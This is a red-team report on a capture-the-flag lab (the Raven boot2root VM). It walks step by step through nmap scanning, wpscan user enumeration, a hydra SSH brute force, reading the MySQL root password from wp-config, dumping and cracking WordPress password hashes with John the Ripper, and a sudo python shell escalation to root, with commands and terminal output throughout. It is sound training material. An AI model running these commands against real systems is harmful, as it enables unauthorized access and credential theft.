
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sV -sC 192.168.1.110



```
root@Kali:~# nmap -sV -sC 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-12 16:25 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00084s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          39533/tcp   status
|   100024  1          45109/tcp6  status
|   100024  1          47934/udp6  status
|_  100024  1          54778/udp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
```

This scan identifies the services below as potential points of entry:

- Target 1
  - Port 22/SSH
  - Port 80/HTTP
  - Port 111/rpcbind


The following vulnerabilities were identified on each target:

- Target 1
  - Network Mapping
  - User Enumeration
  - Brute Force Vulnerability
  - MySQL Database Access
  - Python privileges
    - These vulnerabilities all link and work together to gain access into the system and accomplish the task required. Nmap led me to uncover open ports and structure my attack. User enumeration using wpscan led me to identify directories and users associated with the WordPress server. From there I ran a hydra attack to brute force my way into michaels account. After securing an SSH shell I realized I had access to the MySQL database root username and password. From there I was able to log into the MySQL database and dump the password hashes for the users. Since I already had michaels password I only needed it for Stevens. Once the attack was complete the plaintext password was revealed to be pink84. Once I was able to log in with Stevens' account I checked his sudo privileges using sudo -l and noticed he was allowed to use python commands. I then researched exploits I could implement using the python programming language and came across a command that spawned a process which escalated me to the root user to find the final flag.


Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
  - Flag1.txt: b9bbcb33e11b80be759c4e844862482d
    - **Website Enumeration (WPscan)**
      - Wpscan enumerates through the WordPress server and displays directory contents as well as users on the system. Using inspector on Firefox ESR I was able to identify the first flag
      - Wpscan –url http://192.168.1.110/wordpress/ –wp-content-dir -ep -et -eu



```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.19 identified (Latest, released on 2022-03-11).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.19'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.19'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <===================================================>

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/u

[+] Finished: Wed Jul 13 16:06:17 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.43 KB
[+] Data Received: 284.788 KB
[+] Memory used: 124.5 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```




Inspector
Console
Debugger
Style Editor
Performance
Memory
Search HTML


```
<!--start footer Area-->
<footer class="footer-area section-gap">
  <div class="container">
    <div class="row"> flex
      <div class="col-lg-5 col-md-6 col-sm-6">
        <div class="single-footer-widget">…</div>
      </div>
      <div class="col-lg-5 col-md-6 col-sm-6">…</div>
      <div class="col-lg-2 col-md-6 col-sm-6 social-widget">…</div>
    </div>
  </div>
</footer>
<!--End footer Area-->
<!--flag1{b9bbcb33e11b80be759c4e844862482d}-->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9
/umd/popper.min.js" integrity="sha384-
ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q"
crossorigin="anonymous"></script>
<script src="js/vendor/bootstrap.min.js"></script>
```

›oter.footer-area.section-gap › div.container › div.row › div.col-lg-5.col-md-6.col-sm-6 › div.single-footer-widget

- Flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c
    - **Hydra Brute Force Attack/ SSH Login**
        - From the previous exploit two users were identified during website enumeration, after running a Hydra attack I was able to obtain michaels password. During scanning port 22 was found to be open so I logged into michaels account via an SSH shell
        - Command1: hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110:22
        - Command2: ssh michael@192.168.1.110




```
Hydra is a tool to guess/crack valid login/password pairs. Licensed under AG
v3.0. The newest version is always available at https://github.com/vanhauser
Don't use in military or secret service organizations, or for illegal purpos

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or sec

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-13 16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not comple
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-13 16
root@Kali:~#
```




```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Jul 14 09:32:16 2022 from 192.168.1.90
michael@target1:~$ cd /var
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ 
```

- Flag3.txt: afc01ab56b50591e7dccf93122770cd2
    - **MySQL Database Access**
        - While logged into michaels account I had access to the WordPress configuration file which exposed the root username and password to the MySQL Database. Content analysis led me to uncover the third flag hidden in one of the tables in the wordpress database
        - Command: mysql -u root -pR@v3nSecurity




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
                                               [ Read 89 lines (Converted from DOS form
```




```
...or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Lo
cated in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this
page and create new pages for your content. Have fun! | Sample Page |              | publish   | closed          | open
|              | sample-page  |        |          | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                              |
  0 | http://192.168.206.131/wordpress/?page_id=2                     |             0 | page      |              |            0
|
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
```


- Flag4.txt: 715dea6c055b9fe3337544932f2941ce
    - **John The Ripper/Python Privilege Escalation**
        - While still in the MySQL database I was able to find and dump the password hashes for both Michael and Steven. From there I used John the Ripper to crack Stevens password and logged in via SSH to escalate myself to root using a python command and found the final flag
        - MySQL Commands: show databases; → use wordpress; → show tables; → select * from wp_users;
        - John the Ripper commands: john hash.txt → john –show hash.txt
        - SSH commands: ssh steven@192.168.1.110
        - Python command: sudo python –c 'import pty;pty.spawn("/bin/bash")'



```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+----
-----------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | use
r_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+----
-----------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
                 |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
                 |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+----
-----------------+-------------+----------------+
2 rows in set (0.00 sec)
```



```
root@Kali:~# john --show hash.txt
steven:pink84

1 password hash cracked, 1 left
root@Kali:~# █
```



```
$ ls
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# █
```